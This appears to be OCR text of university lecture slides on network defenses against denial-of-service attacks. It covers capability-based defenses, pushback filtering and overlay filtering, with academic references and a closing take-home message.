
- Anderson, Roscoe, Wetherall.
  - Preventing internet denial-of-service with capabilities. SIGCOMM ‘04.
- Yaar, Perrig, and Song.
  - Siff: A stateless internet flow filter to mitigate DDoS flooding attacks. IEEE S&P ’04.
- Yang, Wetherall, Anderson.
  - A DoS-limiting network architecture. SIGCOMM ’05

Capability based defense

- Basic idea:
  - Receivers can specify what packets they want
- How:
  - Sender requests capability in SYN packet
    - Path identifier used to limit # reqs from one source
  - Receiver responds with capability
  - Sender includes capability in all future packets
  - **Main point**: Routers only forward:
    - Request packets, and
    - Packets with valid capability

Capability based defense

- Capabilities can be revoked if source is attacking
  - Blocks attack packets close to source




Pushback Traffic Filtering

Pushback filtering

- Mahajan, Bellovin, Floyd, Ioannidis, Paxson, Shenker. Controlling High Bandwidth Aggregates in the Network. *Computer Communications Review* '02.
- Ioannidis, Bellovin. Implementing Pushback: Router-Based Defense Against DoS Attacks. *NDSS* '02
- Argyraki, Cheriton. Active Internet Traffic Filtering: Real-Time Response to Denial-of-Service Attacks. USENIX '05.

Pushback Traffic Filtering

- Assumption: DoS attack from few sources



- Iteratively block attacking network segments.

Overlay filtering

Overlay filtering

- Keromytis, Misra, Rubenstein.
  SOS: Secure Overlay Services.   SIGCOMM ‘02.
- D. Andersen. Mayday.
  Distributed Filtering for Internet Services.
  Usenix USITS ‘03.
- Lakshminarayanan, Adkins, Perrig, Stoica.
  Taming IP Packet Flooding Attacks. HotNets ’03.

Take home message:

- Denial of Service attacks are real.
  Must be considered at design time.

- Sad truth:
  - Internet is ill-equipped to handle DDoS attacks
  - Commercial solutions: CloudFlare, Prolexic

- Many good proposals for core redesign.

THE END